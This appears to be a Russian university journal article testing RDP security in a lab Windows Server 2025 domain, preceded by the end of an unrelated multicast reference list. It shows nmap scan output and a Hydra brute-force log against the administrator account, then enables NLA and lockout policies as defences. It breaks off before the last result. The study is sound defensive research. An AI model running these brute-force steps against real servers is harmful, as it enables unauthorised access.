5. Catalyst 3550 Multilayer Switch Software Configuration Guide, 12.1(13)EA1 – Configuring IGMP Snooping and MVR [Cisco Catalyst 3550 Series Switches] [Electronic resource] // Cisco. – URL: [https://web.archive.org/web/20140926013136/https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3550/software/release/12-1\\_13\\_ea1/configuration/guide/3550scg/swigmp.html](https://web.archive.org/web/20140926013136/https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst3550/software/release/12-1_13_ea1/configuration/guide/3550scg/swigmp.html) (accessed: 01/14/2026).

6. Cisco Bug: CSCvy62453 – Cat9k Switch may see Multicast traffic loss triggered by IGMP Join/Leave received [Electronic resource] // Cisco Systems. – 2025. – URL: <https://quickview.cloudapps.cisco.com/quickview/bug/CSCvy62453> (accessed: 02/20/2026).
  7. CVE-2010-2830 [Electronic resource] // CVE.org. – URL: <https://www.cve.org/CVERecord?id=CVE-2010-2830> (date accessed: 21.02.2026).
  8. FFmpeg Documentation [Electronic resource]. – URL: <https://ffmpeg.org/ffmpeg.html> (date accessed: 13.01.2026).
  9. IGMPv3 | IGMPv3 Message | PIM-SSM | Source Filtering [Electronic resource]. – URL: <https://ipisco.com/lesson/igmpv3/> (date accessed: 14.01.2026).
  10. NVD – CVE-2012-0207 [Electronic resource] // National Vulnerability Database. – URL: <https://nvd.nist.gov/vuln/detail/CVE-2012-0207> (accessed: 20.02.2026).
  11. NVD – CVE-2025-50681 [Electronic resource] // National Vulnerability Database. – URL: <https://nvd.nist.gov/vuln/detail/CVE-2025-50681> (accessed: 20.02.2026).
  12. Prasad P., Mohammad T., Sainio P. Enhancing Security in Software-Defined Networking (SDN)-based IP Multicast Systems: Challenges and Opportunities. – 2024. [Electronic resource] – URL: [https://www.utupub.fi/bitstream/handle/10024/178222/Prasad\\_Preety\\_Masters\\_Thesis.pdf?sequence=1](https://www.utupub.fi/bitstream/handle/10024/178222/Prasad_Preety_Masters_Thesis.pdf?sequence=1) (date accessed: 20.02.2026)
  13. RFC 2236: Internet Group Management Protocol, Version 2 [Electronic resource] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc2236> (date accessed: 12.01.2026).
  14. RFC 3376: Internet Group Management Protocol, Version 3 [Electronic resource] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc3376> (date accessed: 12.01.2026).
  15. RFC 4541: Considerations for Internet Group Management Protocol (IGMP) and Multicast Listener Discovery (MLD) Snooping Switches [Electronic resource] // IETF. – URL: <https://www.rfc-editor.org/rfc/rfc4541> (date of access: 12.01.2026).
  16. Scapy 2.7.0 documentation [Electronic resource]. – URL: <https://scapy.readthedocs.io/en/latest/> (date of access: 13.01.2026).
  17. VLC User Documentation [Electronic resource]. – URL: <https://docs.videolan.me/vlc-user/en/index.html> (date of access: 13.01.2026).
-



ОТКРЫТАЯ НАУКА  
издательство

Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.75:004.451:004.056.5.

## ИССЛЕДОВАНИЕ ФУНКЦИОНАЛА И БЕЗОПАСНОСТИ ПРОТОКОЛА RDP В ИНФРАСТРУКТУРЕ WINDOWS

<sup>1</sup> Баранов Д.А., Голошумов М.Д., Морозов И.М. (научный руководитель)  
ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>t90eagle@gmail.com

В рамках исследования анализируется практическая реализация безопасного удаленного доступа через протокол Remote Desktop Protocol (RDP) в доменной среде Windows Server. Основное внимание уделено вопросам защиты RDP-соединений. Цель работы заключается в исследовании функционала безопасности протокола RDP против основных уязвимостей в процессе администрирования серверов и рабочих станций. В методологии исследования последовательно описаны этапы, включающие развертывание основного контроллера домена, его настройка, а также развертывание и конфигурация RDP, его работоспособность.

Ключевые слова: Remote Desktop Protocol, RDP, безопасность, контроллер домена, Windows Server, удаленный доступ.

## RESEARCH OF RDP PROTOCOL FUNCTIONALITY AND SECURITY IN THE WINDOWS INFRASTRUCTURE

<sup>1</sup> Baranov D.A., Goloshumov M.D., Morozov I.M. (Scientific Supervisor)  
GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>t90eagle@gmail.com

The study analyzes the practical implementation of secure remote access via the Remote Desktop Protocol (RDP) in the Windows Server domain environment. The main focus is on the protection of RDP connections. The purpose of the work is to study the security functionality of the RDP protocol against major vulnerabilities in the administration of servers and workstations. The research methodology consistently describes the stages that include the deployment of the main domain controller, its configuration, as well as the deployment and configuration of the RDP, and its operability.

Keywords: Remote Desktop Protocol, RDP, security, domain controller, Windows Server, remote access.

### Введение

В современном мире спрос на цифровизацию и удаленные формы работы создает потребность в технологиях удаленного доступа к приложениям и вычислительным ресурсам. Большую роль в инфраструктурах Windows играет Remote Desktop Protocol (RDP), выступающий важным инструментом как для администрирования удаленных систем, так и для осуществления подключений клиентских машин.

RDP – это проприетарный протокол прикладного уровня для осуществления подключения к удаленному рабочему столу, без физического контакта. На текущий момент применяется как в небольших организациях, так и в крупных компаниях. Удаленный рабочий

стол позволяет получить доступ к персональному компьютеру или серверу на расстоянии с помощью интернета.

Неоспоримым преимуществом является возможность установить соединение с сервером с разных устройств: компьютеров, ноутбуков, смартфонов и планшетов.

Кроме этого, при подключении устройство и операционная система на стороне клиента практически не нагружаются. Все перечисленные факторы в совокупности способствовали широкому распространению RDP. В связи с этим возникают вопросы обеспечения информационной безопасности при использовании удаленного рабочего стола.

В данной работе рассмотрено практическое применение, проведено развертывание и тестирование безопасности протокола Remote Desktop Protocol в инфраструктуре Windows Server 2025.

*Объект исследования:* инфраструктура удаленного доступа в среде Windows, основанная на протоколе RDP, процессы его развертывания и настройки.

*Предмет исследования:* функциональные особенности и уязвимости протокола RDP в условиях доменной среды, а также методы эксплуатации указанных уязвимостей через атаку типа bruteforce.

*Цель работы:* исследование безопасности протокола RDP в инфраструктуре Windows, проведение эксперимента, путем моделирования атаки и разработка рекомендаций по предотвращению.

### **Литературный обзор**

Рассмотрим основные компоненты функционала и безопасности RDP, опираясь на официальную документацию Microsoft Security Response Center (MSRC), и на некоторые статьи [1, 6, 11], рассматривающие функционал и безопасность данного протокола.

Согласно технической документации [7], RDP работает по принципу клиент-сервер. На текущий момент RDP предоставляет более 64 тысяч отдельных каналов для передачи данных, хотя и используется в основном только один – для мыши, клавиатуры, трансляции документов. Для передачи данных между клиентом и сервером используется протокол TCP/IP, TCP-порт – 3389. Для полноценной работы RDP необходимы пакеты:

RDP Server представляет собой программное обеспечение, которое устанавливается на компьютер, к которому будут осуществляться подключения. Администратор указывает порт для подключения, а также логин и пароль [7].

RDP Client – программное обеспечение, устанавливаемое на устройства, с которых будут подключаться. Соответственно, потребуются логин и пароль, заданные администратором [7].

Особенностью RDP является возможность создания нескольких виртуальных каналов, что в свою очередь позволяет эффективно распоряжаться ресурсами сервера, управляя различными типами данных. Неоспоримое преимущество данного протокола – его асимметричность, которая позволяет комфортно использовать его на устройствах с низкой производительностью [7].

Дистанционное управление устройствами может осуществляться несколькими способами: через терминальный сервер (RDS) или отдельную виртуальную машину (VDI) [1].

Remote Desktop Services (RDS) – это службы удаленного рабочего стола, представляющие собой платформу, позволяющую пользователям взаимодействовать с

приложениями, распоряжаться ресурсами с устройства по сети. Преимуществом является эффективное распределение ресурсов оборудования и, как следствие, экономия средств при организации работы, так как большое количество клиентов размещаются на одном сервере. Администратор может гибко настраивать различные параметры устройств в пределах одной сети. К недостаткам относят отсутствие персонализации системы, возникающее вследствие того, что все клиенты находятся внутри одной операционной системы.

Virtual Desktop Infrastructure (VDI) – это технология, позволяющая создать полноценное рабочее место с функциями и правами администратора для одного конкретного пользователя. Установка VDI может производиться как поверх операционной системы, так и на отдельную виртуальную машину, например Hyper-V или VMware. Неоспоримым преимуществом является то, что все документы и файлы находятся на отдельной машине, что повышает безопасность в целом и конфиденциальность информации в частности. Однако полная изоляция систем позволяет пользователям устанавливать стороннее ПО, что может привести к проблемам информационной безопасности [1].

В Windows RDP является его неотъемлемой частью. На всех операционных системах он по умолчанию предустановлен, в том числе и на Windows Server, но стоит заметить, что для корректной работы требуется его настройка. Несмотря на использование TLS, NLA и других видов защиты, RDP является чувствительным к уязвимостям протоколом.

Для анализа вопросов безопасности протокола удаленного рабочего стола, обратимся к документации Microsoft Security Response Center, занимающейся выявлением и устранением критических уязвимостей.

Уязвимость CVE-2021-38631 - идентификатор уязвимости раскрытия информации в протоколе RDP Windows. Опубликована 9 ноября 2021 года. Уязвимость существует из-за избыточной выдачи данных приложением в RDP. Это позволяет локальному пользователю получить доступ к потенциально чувствительной информации [10]. Злоумышленник должен иметь учетные данные для аутентификации и успешно авторизоваться в системе. Нарушитель может получить доступ к конфиденциальной информации на затронутой системе, что может привести к дальнейшим атакам или утечке данных.

Недавняя уязвимость CVE-2025-58178, найденная 14 октября 2025 года, относится к классу RCE (Remote Code Execution) - удаленное выполнение кода. Вектор атаки приходится на неправильную обработку объектов памяти в компонентах RDP. Если пользователь подключается к специально подготовленному вредоносному серверу RDP, то злоумышленник может использовать проблему с управлением памятью для выполнения кода на машине клиента [9].

Интерес представляет новая уязвимость CVE-2026-21533, опубликованная MSRC 10 февраля 2026 года. Уязвимость связана с некорректным управлением привилегиями в компоненте RDS. Это позволяет авторизованному локальному атакующему локально повысить привилегии до уровня SYSTEM без взаимодействия с пользователем [8]. Это позволяет получить неавторизованный доступ к чувствительным данным, скомпрометировать систему и нарушить ее работу. Уязвимость активно эксплуатируется, при условии, что получены учетные данные целевой системы.

В компании любого уровня слабые, не сложные пароли от учетных записей сотрудников – это распространенное явление. Если не происходит регулярная смена пароля, отсутствует многофакторная аутентификация, то под угрозой оказываются удаленные соединения.

Классической атакой на RDP является bruteforce-атака, метод «грубой силы», использующий простой перебор учетных данных, который зачастую оказывается эффективен. Об этом свидетельствует и статистика, так, в статье [11] указывается, что с 2023 года количество bruteforce атак, нацеленных на системы управления ресурсами, резко возросло на 400%. Это в значительной степени способствует распространению программ-вымогателей, утечкам данных и финансовым потерям, превышающим 2,5 миллиарда долларов в год. В рассмотренных выше технических источниках, включающих документацию Microsoft, научные статьи по исследованию вопросов безопасности RDP, анализ критических уязвимостей от MSRC, поднимаются сложные проблемы эксплуатации памяти и обход функций безопасности, но не рассматривается bruteforce, который фактически является простейшим вектором атаки, позволяющей получить доступ к учетной записи администратора инфраструктуры. Атака методом грубой силы может выступать в качестве инструмента получения начального доступа, что в свою очередь, позволяет использовать локальную уязвимость, например, CVE-2026-21533.

В данном исследовании будет произведена проверка безопасности протокола RDP в инфраструктуре, развернутой на Windows Server 2025 путем проведения bruteforce-атаки.

## Методы исследования

*Тип исследования* – прикладное.

*Методы исследования* – эксперимент.

*Описание эксперимента.* В данном исследовании была развернута клиент-серверная изолированная инфраструктура, основанная на Windows Server 2025, которая состояла из нескольких виртуальных машин: контроллера домена, резервного контроллера домена и клиентских устройств с Windows 11, находящиеся в одном домене.

На контроллере домена была настроена возможность подключаться по RDP в сети с IP-адресом 10.10.10.0/24 к компьютеру с адресом 10.10.10.1 под определенными учетными записями (Рисунки 1 и 2).




Рисунок 1 – Настройка доступа к RDP на контроллере домена




Рисунок 2 – RDP настроен

В данном исследовании будет проверена устойчивость данной инфраструктуры к bruteforce-атаки.

Для проведения bruteforce-атаки на данную инфраструктуру была создана и подключена к сети виртуальная машина с Kali Linux, на которую предварительно было установлено необходимое программное обеспечение, основная роль в совершении атаки – программа Hydra v9.6 [5], обладающая необходимыми механизмами для совершения данной атаки.

Ниже приведены таблицы с характеристиками виртуальных машин, используемых в эксперименте.

Таблица 1 – Характеристики виртуальных машин

Параметр	Контроллер домена	Резервный контроллер домена	Клиент 1	Клиент 2	Клиент 3	Атакующая машина
Операционная система	Windows Server 2025	Windows Server 2025	Windows 11	Windows 11	Windows 11	Kali Linux
Оперативная память	4096 МБ	4096 МБ	2048 МБ	2048 МБ	2048 МБ	4096 МБ
Ядра процессора	4	4	2	2	2	4
Хранилище	30 ГБ (динамическое)	30 ГБ (динамическое)	10 ГБ (динамическое)	10 ГБ (динамическое)	10 ГБ (динамическое)	30 ГБ (динамическое)
Сетевой режим	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть	Внутренняя сеть
IP-адрес	10.10.10.1	10.10.10.2	10.10.10.10	10.10.10.11	10.10.10.12	10.10.10.30

Для совершения атаки необходимо создать два txt-файла – один с логинами пользователей, второй с паролями, знать адрес атакуемого компьютера.

Как правило, в файле с логинами используются самые популярные логины, а в файле с паролями – самые популярные пароли.

Для проведения атаки были созданы два файла – файл us.txt с проверяемыми логинами и файл ps.txt с тремя тысячами самых популярных паролей – и помещены в одну папку (Рисунок 3).




Рисунок 3 – Создание файлов для атаки

Затем в командной строке перешли в папку, где хранились созданные файлы, ввели необходимую последовательность команд для запуска атаки с указанием IP-адреса атакуемого компьютера 10.10.10.1, ссылкой на файлы с учеными данными и запустили атаку, прописали параметр, что после первого нахождения учетных данных завершает атаку. Через несколько итераций был получен доступ к учетной записи, что можно увидеть на Рисунке 4.




Рисунок 4 – Результат атаки

Следовательно, можно сделать вывод, что атака была проведена успешно.

Для проверки были введены полученные учетные данные на одной из клиентских машин.




Рисунок 5 – Проверка полученных учетных данных

Как видно из Рисунка 5, был получен доступ к учетной записи одного из администраторов, через который в теории можно полностью уничтожить работоспособность инфраструктуры, получить доступ к конфиденциальной информации и т. п.

Теперь проведем подобную атаку, включив внутренний механизм защиты NLA на атакуемой инфраструктуре, для этого перейдем в оснастку Group Policy Management, затем открываем в дефолтную групповую политику для домена, и, переходя по пути Computer Configuration Administrative Templates Windows Components Remote Desktop Services Remote Desktop Session Host Security Require user authentication for remote connections by using Network Level Authentication, в данной групповой политике активируем NLA для RDP, активация данной политики показана на Рисунке 6.




Рисунок 6 – Включение NLA через групповую политику

Теперь на виртуальной машине Kali Linux проведем прослушивание служебного порта 3389, для этого открываем терминал и вводим команды, представленные на Рисунке 7.

```
Файл Правка Вид Поиск Терминал Справка
(root@kali)~[/home/kaliuser]
# sudo nmap -p 3389 -sU -sS --script rdp-enum-encryption, rdp-ntlm-info 10.10.10.1

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 22:15 MSK
Failed to resolve "rdp-ntlm-info".
Nmap scan report for 10.10.10.1
Host is up (0.0038s latency).

PORT      STATE      SERVICE
3389/tcp  open      ms-wbt-server
| rdp-enum-encryption:
| | Security layer
| | CredSSP (NLA): SUCCESS
| | CredSSP with Early User Auth: SUCCESS
| | RDSTLS: SUCCESS
|_
3389/udp  open|filtered ms-wbt-server
MAC Address: 08:00:27:01:99:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds

(root@kali)~[/home/kaliuser]
# sudo nmap -p 3389 -sU -sS --script rdp-enum-encryption 10.10.10.1

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-17 22:15 MSK
Nmap scan report for 10.10.10.1
Host is up (0.0044s latency).

PORT      STATE      SERVICE
3389/tcp  open      ms-wbt-server
| rdp-enum-encryption:
| | Security layer
| | CredSSP (NLA): SUCCESS
| | CredSSP with Early User Auth: SUCCESS
| | RDSTLS: SUCCESS
|_
3389/udp  open|filtered ms-wbt-server
MAC Address: 08:00:27:01:99:69 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.65 seconds
```

Рисунок 7 - Сканирование служебного порта 3389

Как видно из рисунка 7, на RDP-сервере включена защита NLA и TLS. Теперь снова проведем bruteforce-атаку, ее результат представлен на Рисунке 8.

```
root@kali:~/home/kaliuser
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "1234qwer" - 110 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "ghjkm" - 111 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "hammer" - 112 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "silver" - 113 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "222222" - 114 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "88888888" - 115 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "anthony" - 116 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "Justin" - 117 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "test" - 118 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "bailey" - 119 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "qlw2e3r4t5" - 120 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "patrick" - 121 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "internet" - 122 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "scooter" - 123 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "orange" - 124 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "11111" - 125 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "golfer" - 126 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "cookie" - 127 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "richard" - 128 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "samantha" - 129 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "bigdog" - 130 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "Password" - 131 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "guitar" - 132 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "jackson" - 133 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "whatever" - 134 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "mickey" - 135 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "chicken" - 136 of 30000 [child 2] (0/0)
[3389][rdp] account on 10.10.10.1 might be valid but account not active for remote desktop: login: Administrator password: P@ssw@rd, continuing attacking the account.
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "sparky" - 137 of 30000 [child 1] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "snoopy" - 138 of 30000 [child 3] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "maverick" - 139 of 30000 [child 0] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "phoenix" - 140 of 30000 [child 2] (0/0)
[ATTEMPT] target 10.10.10.1 - login "Administrator" - pass "camaro" - 141 of 30000 [child 3] (0/0)
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Рисунок 8 – Bruteforce-атака после включения NLA

Как видно из скриншота, атака частично успешна, программа Hydra смогла подобрать учетные данные к администратору сервера, но не смогла подключиться к RDP, так как NLA не пропустила атакующую виртуальную машину, так как для сервера данная виртуальная машина является неизвестной, то есть она не идентифицирована, что не дает доступа к удаленному сеансу.

Теперь усовершенствуем систему безопасности атакуемого сервера, ограничив количество попыток ввода пароля и включив временную блокировку учетной записи, для этого в дефолтной групповой политике домена необходимо активировать групповые политики Account lockout duration на 5 минут, Account lockout threshold на 10 неудачных попыток входа, Allow Administrator account lockout и Reset account lockout counter after на 5 минут, имеющие расположение Computer Configuration Policies Windows Settings Security Settings Account Policies Account Lockout Policies. Данная настройка представлена на Рисунках 9 и 10.




Рисунок 9 – Настройка времени блокировки учетной записи при неудачном входе




Рисунок 10 – Результаты применения необходимых групповых политик

Теперь снова проведем bruteforce-атаку, скрин с результатами атаки приведены на Рисунке 11.

